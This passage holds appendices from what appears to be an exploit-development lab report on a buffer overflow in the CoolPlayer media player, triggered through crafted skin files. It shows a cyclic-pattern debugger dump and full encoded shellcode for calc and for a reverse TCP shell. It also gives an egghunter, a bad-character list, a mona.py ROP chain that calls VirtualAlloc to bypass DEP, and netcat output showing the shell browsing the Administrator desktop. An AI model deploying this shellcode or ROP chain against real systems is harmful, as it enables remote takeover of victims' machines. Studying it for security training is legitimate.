Figure 9: find.txt output.

APPENDIX D – DEBUGGING EXPLOITS

```

Registers (FPU)
EAX 41414142
ECX 00005138
EDX 00160600
EBX 00000000
ESP 0012E008 ASCII "Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8
```

Figure 1: "ShellcodeSpacepat.ini" skin file caught in OllyDbg. Pattern on ESP, no pattern in EDI.

[illegible]

Figure 2: Memory dump of “ShellcodeSpacepat.ini” skin file in OllyDbg. Available space for shellcode.

APPENDIX E – SHELLCODE & ROP CHAINS

calc.pl

```
"\x89\xe3\xdb\xdd\xd9\x73\xf4\x59\x49\x49\x49\x49\x43".
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58".
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42".
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30".
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58".
"\x4b\x39\x43\x30\x43\x30\x43\x30\x45\x30\x4b\x39\x5a\x45".
"\x56\x51\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b".
"\x56\x32\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x43\x42".
"\x56\x48\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f".
"\x50\x31\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54\x42".
"\x56\x4c\x51\x30\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37".
"\x4b\x52\x5a\x50\x56\x32\x56\x37\x4c\x4b\x56\x32\x54\x50".
"\x4c\x4b\x50\x42\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47\x30".
"\x43\x48\x4d\x55\x4f\x30\x54\x34\x50\x4a\x43\x31\x4e\x30".
"\x50\x50\x4c\x4b\x51\x58\x45\x48\x4c\x4b\x56\x38\x47\x50".
"\x43\x31\x4e\x33\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44".
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x49\x50".
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37\x56\x58".
"\x4d\x30\x54\x35\x5a\x54\x43\x33\x43\x4d\x4b\x48\x47\x4b".
"\x43\x4d\x51\x34\x54\x35\x4b\x52\x50\x58\x4c\x4b\x50\x58".
"\x47\x54\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50\x4b".
"\x4c\x4b\x51\x48\x45\x4c\x45\x51\x58\x53\x4c\x4b\x43\x34".
"\x4c\x4b\x45\x51\x4e\x30\x4c\x49\x47\x34\x47\x54\x56\x44".
"\x51\x4b\x51\x4b\x45\x31\x51\x49\x51\x4a\x56\x31\x4b\x4f".
"\x4d\x30\x56\x38\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b".
"\x4b\x36\x51\x4d\x43\x5a\x43\x31\x4c\x4d\x4b\x35\x4f\x49".
"\x43\x30\x45\x50\x43\x30\x50\x50\x45\x38\x50\x31\x4c\x4b".
"\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4f\x45".
"\x4e\x42\x56\x36\x43\x58\x4e\x46\x4c\x55\x4f\x4d\x4d\x4d".
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x54\x4a\x4d\x50".
"\x4b\x4b\x4d\x30\x43\x45\x45\x55\x4f\x4b\x50\x47\x54\x53".
"\x52\x52\x52\x4f\x43\x5a\x43\x30\x51\x43\x4b\x4f\x58\x55".
"\x43\x53\x45\x31\x52\x4c\x45\x33\x56\x4e\x52\x45\x54\x38".
"\x45\x35\x43\x30\x41\x41";
```

Egghunter.txt

Egghunter , tag w00t :

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74".
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7".
Put this tag in front of your shellcode : w00tw00t
```

shell-reverse.txt

```
"\x89\xe0\xda\xc3\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49".
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56".
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41".
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42".
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a".
"\x48\x4d\x59\x43\x30\x43\x30\x43\x30\x43\x50\x4c\x49\x4d".
"\x35\x50\x31\x4e\x32\x43\x54\x4c\x4b\x51\x42\x56\x50\x4c".
"\x4b\x51\x42\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52".
"\x52\x56\x48\x54\x4f\x58\x37\x51\x5a\x56\x46\x50\x31\x4b".
"\x4f\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43".
"\x32\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f".
"\x37\x4b\x52\x5a\x50\x50\x52\x56\x37\x4c\x4b\x56\x32\x52".
"\x30\x4c\x4b\x50\x42\x47\x4c\x43\x31\x58\x50\x4c\x4b\x51".
"\x50\x52\x58\x4b\x35\x4f\x30\x43\x44\x51\x5a\x43\x31\x58".
"\x50\x50\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x56\x38\x47".
"\x50\x43\x31\x49\x43\x5a\x43\x47\x4c\x51\x59\x4c\x4b\x50".
"\x34\x4c\x4b\x43\x31\x58\x56\x56\x51\x4b\x4f\x50\x31\x49".
"\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x50".
"\x38\x4b\x50\x54\x35\x4c\x34\x43\x33\x43\x4d\x5a\x58\x47".
"\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c\x4b\x50".
"\x58\x51\x34\x43\x31\x58\x53\x45\x36\x4c\x4b\x54\x4c\x50".
"\x4b\x4c\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45".
"\x54\x4c\x4b\x45\x51\x4e\x30\x4b\x39\x50\x44\x47\x54\x51".
"\x34\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b".
"\x4f\x4b\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a".
"\x4b\x4d\x56\x51\x4d\x43\x58\x56\x53\x56\x52\x43\x30\x43".
"\x30\x52\x48\x43\x47\x52\x53\x47\x42\x51\x4f\x56\x34\x43".
"\x58\x50\x4c\x52\x57\x47\x56\x43\x37\x4b\x4f\x49\x45\x58".
"\x38\x4c\x50\x45\x51\x43\x30\x45\x50\x51\x39\x4f\x34\x51".
"\x44\x56\x30\x52\x48\x51\x39\x4d\x50\x52\x4b\x45\x50\x4b".
"\x4f\x4e\x35\x56\x30\x56\x30\x56\x30\x50\x50\x51\x50\x56".
"\x30\x47\x30\x50\x50\x52\x48\x4b\x5a\x54\x4f\x49\x4f\x4b".
"\x50\x4b\x4f\x58\x55\x5a\x37\x43\x5a\x54\x45\x45\x38\x4f".
"\x30\x4e\x48\x45\x50\x4f\x38\x52\x48\x54\x42\x43\x30\x52".
"\x31\x51\x4c\x4c\x49\x4b\x56\x52\x4a\x54\x50\x56\x36\x51".
"\x47\x45\x38\x4d\x49\x4e\x45\x52\x54\x45\x31\x4b\x4f\x58".
"\x55\x4c\x45\x49\x50\x52\x54\x54\x4c\x4b\x4f\x50\x4e\x54".
"\x48\x54\x35\x5a\x4c\x45\x38\x4c\x30\x4e\x55\x4f\x52\x51".
"\x46\x4b\x4f\x4e\x35\x52\x4a\x45\x50\x52\x4a\x43\x34\x56".
"\x36\x51\x47\x45\x38\x43\x32\x58\x59\x58\x48\x51\x4f\x4b".
"\x4f\x4e\x35\x4c\x4b\x50\x36\x52\x4a\x51\x50\x45\x38\x45".
"\x50\x52\x30\x45\x50\x43\x30\x51\x46\x43\x5a\x43\x30\x52".
"\x48\x50\x58\x4f\x54\x51\x43\x4b\x55\x4b\x4f\x58\x55\x5a".
"\x33\x50\x53\x52\x4a\x45\x50\x51\x46\x56\x33\x56\x37\x45".
"\x38\x43\x32\x49\x49\x4f\x38\x51\x4f\x4b\x4f\x4e\x35\x45".
"\x51\x49\x53\x56\x49\x4f\x36\x4d\x55\x4b\x46\x43\x45\x5a".
"\x4c\x49\x53\x41\x41";
```

Egghunter.pl small calculator shellcode

```
"\x31\xC9".
"\x51".
"\x68\x63\x61\x6C\x63".
"\x54". "\xB8\xC7\x93\xC2\x77".
"\xFF\xD0";
```

(Leitch, 2010)

Bad characters

"\x00\x0a\x0d\x2c\x3d"

rop_chains.txt

```
ROP chain for VirtualAlloc() [(XP/2003 server and up)] :
-----
*** [ Ruby ] ***

def create_rop_chain()

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets =
  [
    #[---INFO:gadgets_to_set_ebp:---]
    0x77c1bbc0, # POP EBP # RETN [msvcrt.dll]
    0x77c1bbc0, # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x77c46e91, # POP EBX # RETN [msvcrt.dll]
    0xffffffff, #
    0x77c127e5, # INC EBX # RETN [msvcrt.dll]
    0x77c127e5, # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
    0xa1bf4fcd, # put delta into eax (-> put 0x000001000 into edx)
    0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
    0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
    0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
    0x77c13ffd, # XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c47a41, # POP EDI # RETN [msvcrt.dll]
    0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
    0x77c4c1d1, # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc, # JMP [EAX] [msvcrt.dll]
    0x77c34de1, # POP EAX # RETN [msvcrt.dll]
    0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
    0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
    0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
  ].flatten.pack("v*")

  return rop_gadgets
end
```

Figure 1: Rop chain for virtualAlloc().

APPENDIX F – EXPLOIT RESULTS

Command Shell

```
c:\ Command Prompt - nc -lvnp 4444
Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6

Directory of C:\coolplayer

19/04/2022  23:54  <DIR>          .
19/04/2022  23:54  <DIR>          ..
15/04/2022  11:33                701 700.txt
16/04/2022  05:46            2,402 calc.pl
16/04/2022  05:46            1,112 CalcShellcode.ini
16/04/2022  05:44            1,112 CalcShellcodeWork.ini
15/04/2022  13:18            954 conrollingEIP.ini
15/04/2022  13:07            306 ControlofEIP.pl
16/04/2022  06:39            259 Copy of ControlofEIP.pl
15/04/2022  12:02            732 crash.ini
05/04/2022  10:33            151 crashtest.pl
15/04/2022  12:03            851 findEIP.pl
15/04/2022  12:02            734 findEIPdist.ini
15/04/2022  13:51          1,303 MessageBoxShellcode.ini
16/04/2022  10:36            1,293 ReverseShell.ini
19/04/2022  23:54          6,296 revshell.pl
19/04/2022  23:54          1,341 shell-reverse-tcp.ini
19/04/2022  23:54          3,404 shell-reverse.pl
16/04/2022  10:33            1,293 Shell.ini
15/04/2022  13:50          3,243 shellcode.pl
16/04/2022  06:39          40,550 ShellcodeSpace.ini
                19 File(s)          68,037 bytes
                2 Dir(s)  15,671,107,584 bytes free

C:\coolplayer>
```

Figure 1: dir command once the command shell was first opened.

```
C:\coolplayer>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6

Directory of C:\Documents and Settings\Administrator\Desktop

19/04/2022  23:52  <DIR>          .
19/04/2022  23:52  <DIR>          ..
04/02/2018  02:46            622,592 1900609.exe
16/04/2022  05:43            2,052 calc.txt
22/02/2022  19:45            945 Destiny Media Player.lnk
25/03/2022  04:18            745 Easy RM to MP3 Converter.lnk
10/03/2015  17:51          1,414 Framework MSFGUI.lnk
13/03/2022  00:08            2,662 message.txt
15/04/2022  13:46            2,886 messageboc.txt
05/04/2022  08:07          156,166 MSVCRD (1).zip
16/06/1998  18:30          385,100 MSVCRD.DLL
08/03/2022  06:54          1,635 My MP3 Player.lnk
07/03/2022  07:57  <DIR>          New Folder
05/04/2022  10:27  <DIR>          notepad++
```

Figure 2: Navigating directories in the command shell and contents of Desktop.